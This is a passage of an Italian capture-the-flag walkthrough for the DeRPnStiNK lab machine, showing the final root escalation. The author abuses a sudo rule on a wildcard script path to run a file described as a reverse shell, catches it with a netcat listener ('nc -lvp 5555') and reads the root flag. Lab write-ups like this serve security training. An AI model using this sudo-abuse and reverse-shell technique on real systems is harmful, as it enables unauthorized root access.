
Visitando la pagina ‘https://pastebin. com/RzK9WfGw’, capiamo che la directory ‘**/home/mrderp/binaries/derpy***’ può essere eseguita con i privilegi di amministratore.



Torniamo quindi nella directory principale, ma con il comando “**ls**” ci accorgiamo che non esiste alcuna directory binaries. Andiamo quindi a crearla con il comando “**mkdir binaries**”, entriamo in quella cartella e creiamo anche il file ‘**derpy.sh**’ con il comando “**touch derpy.sh**”.



Questo file rappresenta una reverse shell che, potendo essere eseguita con i privilegi da root, ci consente di accedere alla macchina remota come root.



Andiamo anche a modificare i permessi di tale file, per renderlo eseguibile.

```
mrderp@DeRPnStiNK:~/binaries$ chmod +x derpy.sh
mrderp@DeRPnStiNK:~/binaries$ ls -la
total 12
drwxrwxr-x  2 mrderp mrderp 4096 Jun 21 06:13 .
drwx------ 11 mrderp mrderp 4096 Jun 21 06:12 ..
-rwxrwxr-x  1 mrderp mrderp   58 Jun 21 06:17 derpy.sh
mrderp@DeRPnStiNK:~/binaries$
```

A questo punto, con il comando "**nc -lvp 5555**" creiamo un server in ascolto sulla porta selezionata e andiamo ad eseguire la shell con il comando "**sudo ./derpy.sh**" e notiamo che abbiamo avuto accesso come root.

```
mrderp@DeRPnStiNK:~/binaries$ sudo ./derpy.sh
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 5555
listening on [any] 5555 ...
connect to [192.168.64.8] from derpnstink.local [192.168.64.11] 44820
root@DeRPnStiNK:~/binaries#
```

Eseguiamo quindi alcuni comandi:

- "**pwd**" per vedere dove ci troviamo
- "**cd /root/**" per entrare nella directory root
- "**cd Desktop**" per entrare nella directory desktop
- "**cat flag.txt**" per visualizzare il file flag.txt in cui si può notare la **flag4** e la fine dell'esercizio!

```
root@DeRPnStiNK:~# pwd
pwd
/home/mrderp
root@DeRPnStiNK:~# cd /root/
cd /root/
root@DeRPnStiNK:/root# ls
ls
Desktop
Documents
Downloads
root@DeRPnStiNK:/root# cd Desktop
cd Desktop
root@DeRPnStiNK:/root/Desktop# ls
ls
flag.txt
root@DeRPnStiNK:/root/Desktop# cat flag.txt
cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo
```